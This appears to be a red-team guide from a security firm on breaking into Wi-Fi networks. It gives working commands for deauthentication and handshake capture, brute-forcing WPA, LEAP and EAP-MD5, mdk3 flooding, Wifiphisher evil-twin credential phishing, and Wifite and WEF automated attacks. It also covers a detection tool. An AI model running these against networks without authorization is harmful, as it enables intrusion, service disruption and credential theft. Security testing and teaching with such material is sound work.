
Wireless networking has evolved significantly, moving from the outdated WEP (Wired Equivalent Privacy) to the advanced WPA3 (Wi-Fi Protected Access 3). Each iteration has aimed to address security vulnerabilities and enhance protection, yet Red Teamers continue to find and exploit weaknesses across these protocols. This guide highlights the techniques and tools used by Red Teamers to breach Wi-Fi networks, providing insights into the vulnerabilities and defense mechanisms of each protocol.

WEP, though obsolete, serves as a starting point for understanding Wi-Fi vulnerabilities. Its reliance on RC4 encryption and static keys makes it highly susceptible to IV (Initialization Vector) attacks, enabling Red Teamers to crack the encryption and gain unauthorized access. Tools like Aircrack-ng are essential for exploiting these weaknesses, demonstrating the importance of migrating away from outdated security measures.

Key Findings


WPA and WPA2 introduced stronger encryption methods with TKIP and AES, respectively. However, they are not foolproof. Red Teamers often exploit weak passwords through dictionary attacks on the four-way handshake process using tools like Hashcat and John the Ripper. Additionally, the KRACK vulnerability in WPA2 exposes networks to potential traffic decryption and injection, highlighting the need for robust password policies and timely updates.

WPA3 represents the latest in Wi-Fi security, incorporating features like SAE (Simultaneous Authentication of Equals) for enhanced password protection and forward secrecy. Despite these advancements, WPA3 is not immune to sophisticated attacks such as side-channel and downgrade attacks. Effective defense against these exploits requires continuous security assessments, the use of complex passwords, and regular protocol updates, underscoring the critical role of Red Teamers in fortifying wireless network security.



01

ATTACKS



Wireless Technology and Frequency Spectrum Overview

Understanding the frequency spectrum and its various applications is crucial for professionals working with wireless technologies. This document outlines the frequency ranges and associated technologies, providing insights into their usage and characteristics.

Frequency Bands and Technologies

1. **RFID (Radio Frequency Identification)**
    - **LF (Low Frequency)**: 120-150 kHz
    - **HF (High Frequency)**: 13.56 MHz
    - **UHF (Ultra-High Frequency)**: 433 MHz
2. **Keyless Entry Systems**
    - **North America**: 315 MHz
    - **Europe and Asia**: 433.92 MHz
3. **Cellular Frequencies (US)**
    - **698-894 MHz**: LTE Band 12, 13, 17
    - **1710-1755 MHz**: AWS (Advanced Wireless Services)
    - **1850-1910 MHz**: PCS (Personal Communications Service)
    - **2110-2155 MHz**: AWS
4. **Global Positioning System (GPS)**
    - **L1**: 1575.42 MHz
    - **L2**: 1227.60 MHz
5. **L Band**
    - **Frequency Range**: 1-2 GHz

Tools and Commands

To work effectively with these frequencies and technologies, various tools and commands are used by engineers and technicians:

FCC ID Lookup

For identifying devices and their frequency allocations, the FCC ID lookup tool is invaluable:

- **FCC ID Lookup URL:** FCC ID Lookup

Frequency Databases

Accessing a comprehensive database for frequency information is essential for planning and troubleshooting:

- **Frequency Database URL:** Radio Reference Database

Practical Commands

Linux Networking Commands

View Wireless Interfaces:

```
iwconfig
```

Monitor Mode Activation:

```
airmon-ng start wlan0
```

Packet Capture:

```
airodump-ng wlan0mon
```

Bluetooth Scanning

- **Scan for Bluetooth Devices: ****

```
hcitool scan
```

ZigBee Network Analysis

- **Scan for ZigBee Channels:**

```
sudo zbstumbler /dev/ttyUSB0
```

Wireless Hacking with Kismet and Linux Wi-Fi Commands

Kismet is a powerful wireless network detector, sniffer, and intrusion detection system. It supports multiple wireless cards and is compatible with various protocols. Below is a comprehensive guide to Kismet commands and essential Linux Wi-Fi commands for effective wireless network management and analysis.

Kismet Commands

Kismet provides a variety of commands for managing and analyzing wireless networks. Here is a detailed table of the Kismet commands along with their descriptions:

Command	Description
`e`	Show Kismet servers
`h`	Display help
`z`	Full-screen display
`n`	Show current network number
`m`	Mute sound
`i`	Network details
`t`	Tag or untag a network
`s`	Sort the network list
`g`	Group tagged networks
`l`	Show wireless card power levels
`u`	Ungroup the current group
`d`	Display settings
`c`	Show current network users
`r`	Packet rate graph
`L`	Lock channel to the selected channel
`a`	Display network statistics
`H`	Return to normal channel hopping
`p`	Packet type capture
`+/-`	Expand/collapse network groups
`f`	Center the network
`CTRL+L`	Redraw the screen
`w`	Track alerts
`Q`	Quit Kismet
`X`	Close popup window

Essential Linux Wi-Fi Commands

Managing Wi-Fi networks in Linux involves using various command-line tools for configuration, monitoring, and troubleshooting. Below is a table of essential Linux Wi-Fi commands:

Command	Description
`iwconfig`	Configure wireless network interfaces
`rfkill list`	Display the status of RF (radio frequency) devices
`rfkill unblock all`	Enable all RF devices (e.g., Wi-Fi)
`airodump-ng mon0`	Monitor all wireless network interfaces

Practical Examples

Using Kismet

Starting Kismet

```
sudo kismet
```

1. **Viewing Network Details**
    - Press `i` to see the details of a selected network.
2. **Sorting the Network List**
    - Press `s` to sort the list of detected networks.
3. **Displaying Current Users**
    - Press `c` to display the users connected to the current network.

Using Linux Wi-Fi Commands

1. **Configuring Wireless Interfaces**

```
sudo iwconfig wlan0 essid "YourNetworkSSID" key s:password
```

Checking RF Device Status

```
sudo rfkill list
```

Unblocking All RF Devices

```
sudo rfkill unblock all
```

Monitoring Wireless Interfaces

```
sudo airodump-ng mon0
```

Connecting to Wireless Networks in Linux

Below is a detailed guide on connecting to various types of wireless networks in Linux using command-line tools. This guide covers connections to unsecured networks, WEP, WPA-PSK, and WPA-Enterprise networks.

Connecting to an Unsecured Network

To connect to an unsecured (open) network, use the following commands:

Command	Description
`iwconfig ath0 essid $SSID`	Set the SSID of the wireless network
`ifconfig ath0 up`	Bring the wireless interface up
`dhclient ath0`	Obtain an IP address via DHCP

Example:

```
iwconfig ath0 essid "OpenNetwork"
ifconfig ath0 up
dhclient ath0
```

Connecting to a WEP Network

To connect to a WEP-secured network, use the following commands:

Command	Description
`iwconfig ath0 essid $SSID key`	Set the SSID and WEP key
`ifconfig ath0 up`	Bring the wireless interface up
`dhclient ath0`	Obtain an IP address via DHCP

Connecting to a WPA-PSK Network

To connect to a WPA-PSK (Pre-Shared Key) network, use the following commands:

Command	Description
`iwconfig ath0 essid $SSID`	Set the SSID of the wireless network
`ifconfig ath0 up`	Bring the wireless interface up
`wpa_supplicant -B -i ath0 -c wpa-psk.conf`	Start the WPA supplicant daemon with the config
`dhclient ath0`	Obtain an IP address via DHCP

Example:

1. Create a WPA-PSK configuration file (`wpa-psk.conf`)

```
network={
    ssid="WPA_PSK_Network"
    psk="your_wpa_psk_password"
}
```

2. Run the commands:

```
iwconfig ath0 essid "WPA_PSK_Network"
ifconfig ath0 up
wpa_supplicant -B -i ath0 -c wpa-psk.conf
dhclient ath0
```

Connecting to a WPA-Enterprise Network

To connect to a WPA-Enterprise network, use the following commands:

Command	Description
`iwconfig ath0 essid $SSID`	Set the SSID of the wireless network
`ifconfig ath0 up`	Bring the wireless interface up
`wpa_supplicant -B -i ath0 -c wpa-ent.conf`	Start the WPA supplicant daemon with the config
`dhclient ath0`	Obtain an IP address via DHCP

Example:

Create a WPA-Enterprise configuration file (`wpa-ent.conf`):

```
network={
    ssid="WPA_Enterprise_Network"
    key_mgmt=WPA-EAP
    eap=PEAP
    identity="your_username"
    password="your_password"
    phase2="auth=MSCHAPV2"
}
```

Run the commands:

```
iwconfig ath0 essid "WPA_Enterprise_Network"
ifconfig ath0 up
wpa_supplicant -B -i ath0 -c wpa-ent.conf
dhclient ath0
```

Wi-Fi Network Testing in Linux

Testing Wi-Fi networks in Linux involves a series of commands to place wireless interfaces into monitor mode, capture handshakes, perform brute force attacks, and conduct denial-of-service (DoS) attacks. This guide provides a structured approach to these tasks using common tools such as `airmon-ng`, `airodump-ng`, `aireplay-ng`, `aircrack-ng`, `mdk3`, and others.

Setting Up Monitor Mode

To begin testing, you need to place your wireless interface into monitor mode. This allows you to capture all wireless traffic in your vicinity.

Command	Description
`airmon-ng stop ath0`	Stop any processes on `ath0` to prepare for monitor mode
`airmon-ng start wifi0`	Start monitor mode on `wifi0` interface
`iwconfig ath0 channel $CH`	Set the channel on `ath0` to channel `$CH`

Example:

```
airmon-ng stop ath0
airmon-ng start wifi0
iwconfig ath0 channel 6
```

Capturing Client Handshake

Capturing the WPA/WPA2 handshake is crucial for performing brute force attacks.

Command	Description
`airodump-ng -c $CH --bssid $AP -w file ath0`	Capture traffic on channel `$CH` from access point `$AP` and save to `file`
`aireplay-ng -0 10 -a $AP -c $CH ath0`	Send 10 de-authentication packets to force clients to reconnect, capturing the handshake

Example:

```
airodump-ng -c 6 --bssid 00:11:22:33:44:55 -w capture ath0
aireplay-ng -0 10 -a 00:11:22:33:44:55 -c 00:22:33:44:55:66 ath0
```

Brute Force Handshake Attack

Once the handshake is captured, a brute force attack can be attempted to find the WPA-PSK.

Command	Description
`aircrack-ng -w wordlist capture.cap`	Brute force WPA-PSK using `wordlist` against `capture.cap`
`asleap -r capture.cap -w dict.asleap`	Brute force LEAP using `dict.asleap` against `capture.cap`
`eapmd5pass -r capture.cap -w wordlist`	Brute force EAP-MD5 using `wordlist` against `capture.cap`

Example:

```
aircrack-ng -w wordlist.txt capture.cap
asleap -r capture.cap -w dict.asleap
eapmd5pass -r capture.cap -w wordlist.txt
```

Denial of Service (DoS) Attack

Performing a DoS attack can flood the network with various types of packets, disrupting service.

Command	Description
`mdk3 int a -a $AP`	Authentication flood on `$AP`
`mdk3 int b -c $CH`	Beacon flood on channel `$CH`

Example:

```
mdk3 wlan0 a -a 00:11:22:33:44:55
mdk3 wlan0 b -c 6
```

Wifiphisher Overview and Usage Guide

Wifiphisher is a powerful, flexible, modular, easy-to-use tool for conducting man-in-the-middle (MiTM) attacks to obtain credentials from unsuspecting Wi-Fi users. This tool runs on Linux and is especially effective when deployed on a Raspberry Pi. It supports various Wi-Fi association techniques, such as Evil Twin, KARMA, and Known Beacons, and comes with community-driven phishing templates for different scenarios.

Key Features

- **Powerful:** Capable of running for extended periods on devices like Raspberry Pi, employing various Wi-Fi association techniques.
- **Flexible:** Supports numerous arguments and community-driven phishing templates.
- **Modular:** Users can write Python modules to expand functionality or create custom phishing scenarios.
- **Easy to Use:** Beginners can start with simple commands, while advanced users can utilize the full feature set.
- **Research-Backed:** Incorporates state-of-the-art phishing techniques disclosed by developers.
- **Community-Supported:** Developed and maintained by an active community.
- **Free:** Available for free download with full source code under the GPLv3 license.

How It Works

Wi-Fi phishing with Wifiphisher involves two main steps:

1. **Establishing MiTM Position:** Wifiphisher uses techniques like Evil Twin, KARMA, and Known Beacons to associate with Wi-Fi clients unknowingly.
2. **Performing Phishing Attacks:** Once a MiTM position is established, various phishing attacks can be conducted, such as data sniffing or web-based credential capture.

Installation

To install the latest development version, use the following commands:

```
git clone https://github.com/wifiphisher/wifiphisher.git
cd wifiphisher
sudo python setup.py install
```

Example Commands

1. **Manual Interface Selection and Firmware Upgrade Scenario:**

```
wifiphisher -aI wlan0 -jI wlan4 -p firmware-upgrade --handshake-
capture handshake.pcap
```

- `-aI wlan0`: Use `wlan0` for spawning the rogue Access Point.
- `-jI wlan4`: Use `wlan4` for DoS attacks.
- `-p firmware-upgrade`: Perform the "Firmware Upgrade" scenario.
- `--handshake-capture handshake.pcap`: Verify the captured Pre-Shared Key against the handshake file.

2. **Automatic Interface Selection and Plugin Update Scenario:**

```
wifiphisher --essid CONFERENCE_WIFI -p plugin_update -pK
s3cr3tp4ssw0rd
```

- `--essid CONFERENCE_WIFI`: Target the Wi-Fi network with ESSID "CONFERENCE_WIFI".
- `-p plugin_update`: Perform the "Plugin Update" scenario.
- `-pK s3cr3tp4ssw0rd`: Protect the Evil Twin with PSK "s3cr3tp4ssw0rd".

3. **Open Wi-Fi Network and OAuth Login Scenario:**

```
wifiphisher --essid "FREE WI-FI" -p oauth-login -kB
```

- `--essid "FREE WI-FI"`: Spawn an open Wi-Fi network with ESSID "FREE WI-FI".
- `-p oauth-login`: Perform the "OAuth Login" scenario.
- `-kB`: Use the Known Beacons technique.

WEF (WiFi Exploitation Framework) Overview and Usage Guide

WEF is a comprehensive tool designed for executing a variety of Wi-Fi attacks. It supports numerous attack types, automatic handshake capture and cracking, and provides multiple templates for EvilTwin attacks in different languages. This guide provides an overview of its features, installation process, common usage commands, and available attacks.

Key Features

- **WPA/WPA2, WPS, and WEP Attacks**: Supports a wide range of attacks on different Wi-Fi security protocols.
- **Automatic Handshake Capture and Cracking**: Facilitates easy capture and cracking of WPA/WPA2 handshakes.
- **Multiple Templates for EvilTwin Attack**: Offers various templates in different languages for conducting EvilTwin attacks.
- **Monitor Mode Management**: Allows enabling/disabling monitor mode and viewing interface info (frequencies, chipset, MAC address).
- **2.4 GHz and 5 GHz Support**: Capable of attacking networks on both frequency bands.
- **Informative Attack Logs**: Provides detailed logs of the conducted attacks.
- **Custom Wordlist Selector**: Enables selection of custom wordlists when cracking.
- **Language Support**: Available in English and Spanish.

```
git clone https://github.com/D3Ext/WEF
bash wef
```

Available Attacks

Attack Type	Description
Deauthentication Attack	Disconnects clients from a network.
WIDS Confusion Attack	Confuses Wireless Intrusion Detection Systems.
Authentication Attack	Floods AP with authentication requests.
Beacon Flood Attack	Floods the airwaves with fake beacon frames.
TKIP Attack (Michael Shutdown Exploitation)	Exploits vulnerabilities in TKIP.
Pixie Dust Attack	Offline attack against WPS networks.
Null Pin Attack	Tests all-zero WPS pins.
PIN Bruteforce Attack	Attempts to brute-force WPS pins.
ARP Replay Attack	Generates traffic to capture IVs for WEP cracking.
HIRTE Attack	Attacks WEP-protected networks via clients.
Caffe Latte Attack	Cracks WEP keys by targeting clients.
Fake Authentication Attack	Fakes authentication to the target AP.
WPA/WPA2 Handshake Capture Attack	Captures WPA/WPA2 handshakes for cracking.
PMKID Attack	Exploits a vulnerability in WPA/WPA2 for handshakes.
EvilTwin Attack	Creates a rogue AP to capture credentials.

GeoWiFi: WiFi Geolocation Data Search Tool

GeoWiFi is a powerful tool designed to search WiFi geolocation data by BSSID and SSID using various public databases. This guide covers its key features, installation, usage, and command options.

Key Features

- **Database Support**: GeoWiFi queries multiple databases including Wigle, Apple, Google, Milnikov, WifiDB, and Combain.
- **Output Flexibility**: Supports output in map or JSON format.
- **Custom Configuration**: Allows API configuration through a YAML file.
- **Docker Support**: Can be run using Docker for ease of deployment.

Installation

Prerequisites

- **Python 3**
- **Windows Terminal** (recommended for Windows users to display emojis)

Configuration

GeoWiFi uses a configuration file located at `gw_utils/config.yaml` to store API keys and other settings.

Example Configuration (`config.yaml`):

```
wigle_auth: "your_wigle_encoded_key"
google_api: "your_google_api_key"
combain_api: "your_combain_api_key"
no-ssl-verify: false
```

Examples

1. **Search by BSSID:**

```
python3 geowifi.py -s bssid 00:11:22:33:44:55
```

Search by SSID:

```
python3 geowifi.py -s ssid "NetworkName"
```

Output in JSON Format:

```
python3 geowifi.py -s bssid 00:11:22:33:44:55 -o json
```

Output in Map Format:

```
python3 geowifi.py -s ssid "NetworkName" -o map
```

PiDense: Monitoring Illegal Wireless Network Activities

Purpose

PiDense is designed to monitor and detect illegal wireless network activities. It focuses on identifying suspicious SSID broadcasts, detecting deauthentication attacks, and monitoring various wireless network anomalies such as KARMA attacks and WiFi Pineapple activities.

Capabilities

- Detects similar SSID broadcasts
- Detects SSID brute force attacks
- Detects beacon floods
- Monitors deauthentication attacks
- Identifies unencrypted wireless network density
- Monitors SSID broadcasts against a blacklist
- Detects KARMA attacks
- Monitors WiFi Pineapple activities

Soon to be Added Features

- Pcap parsing
- Company name setting for monitoring illegal wireless activities
- Probe request analysis for SSID brute force detection
- Beacon analysis for SSID flood detection

Working Principle

PiDense operates by monitoring wireless network activities and analyzing broadcasted SSIDs, encryption types, and detecting anomalies. It uses scapy for packet manipulation and analysis, and provides alerts when suspicious activities are detected.

Wifite: Wireless Network Auditing Tool

Wifite is a comprehensive Python script for auditing wireless networks, leveraging existing tools to automate the process of retrieving wireless access point passwords. This guide provides a detailed overview of Wifite's features, installation, usage, and command options.

Purpose

Wifite automates wireless network attacks by utilizing various existing tools to perform the following actions:

- WPS Offline Pixie-Dust attack
- WPS Online Brute-Force PIN attack
- WPA Handshake Capture + offline crack
- WPA PMKID Hash Capture + offline crack
- Various known WEP attacks

Key Features

Feature	Description
WPS Pixie-Dust Attack	Offline brute-force attack on WPS
WPS PIN Attack	Online brute-force attack on WPS PIN
WPA Handshake Capture	Captures WPA handshake for offline cracking
WPA PMKID Hash Capture	Captures PMKID hashes for offline cracking
WEP Attacks	Supports multiple WEP attacks including fragmentation, chop-chop, aireplay, etc.
5GHz Support	Supports 5GHz frequency for some wireless cards
Automatic Handshake Validation	Validates handshakes with pyrit, tshark, cowpatty, and aircrack-ng
Cracked Password Storage	Stores cracked passwords and handshakes in the current directory
Verbose Mode	Provides detailed output of executed commands for educational purposes
Compatibility	Designed for Kali Linux and ParrotSec, with Python 3 support

```
usage: Wifite.py [options]

Wifite is a tool to automate wireless security auditing.

optional arguments:
  -h, --help    show this help message and exit
  -i, --iface   set the wireless interface (default: auto)
  -c, --channel set the channel (default: all channels)
  --pmkid       capture PMKID hashes (default: enabled)
  --pixie       use Pixie-Dust attack (default: enabled)
  --no-pixie    disable Pixie-Dust attack
  --wps-only    attack only WPS-enabled networks
  --no-wps      do not attack WPS-enabled networks
  --crack       crack captured handshakes/PMKID hashes with a
wordlist
  --no-deauths  do not send deauth packets
  -v, --verbose increase verbosity of output
```

Examples

1. **Run Wifite with Default Settings:**

   ```
   sudo ./Wifite.py
   ```

2. **Capture PMKID Hashes Only:**

   ```
   sudo ./Wifite.py --pmkid
   ```

3. **Disable Pixie-Dust Attack:**

   ```
   sudo ./Wifite.py --no-pixie
   ```

4. **Attack Only WPS-Enabled Networks:**

   ```
   sudo ./Wifite.py --wps-only
   ```

5. **Crack Captured Handshakes with a Wordlist:**

   ```
   sudo ./Wifite.py --crack -w /path/to/wordlist.txt
   ```

Conclusion

Wireless hacking is a critical component of red team operations, providing an effective means to evaluate the security posture of an organization's wireless network infrastructure. By simulating adversarial attacks, red teams can identify vulnerabilities and weaknesses that may be exploited by malicious actors. This proactive approach allows organizations to remediate issues before they can be leveraged in real-world attacks.

Tools, when combined with a robust methodology and skilled operators, significantly enhance the red team's ability to uncover hidden vulnerabilities, assess the resilience of wireless networks, and deliver actionable insights for improving security defenses. The iterative cycle of testing, identifying weaknesses, and implementing corrective measures is crucial for maintaining a secure wireless environment.

Ultimately, the role of wireless hacking in red team operations is to ensure that organizations are better prepared to defend against sophisticated and evolving threats, thereby strengthening their overall cybersecurity posture.

HADESS

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:

WWW.HADESS.IO

Email

MARKETING@HADESS.IO

To be the vanguard of cybersecurity, hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.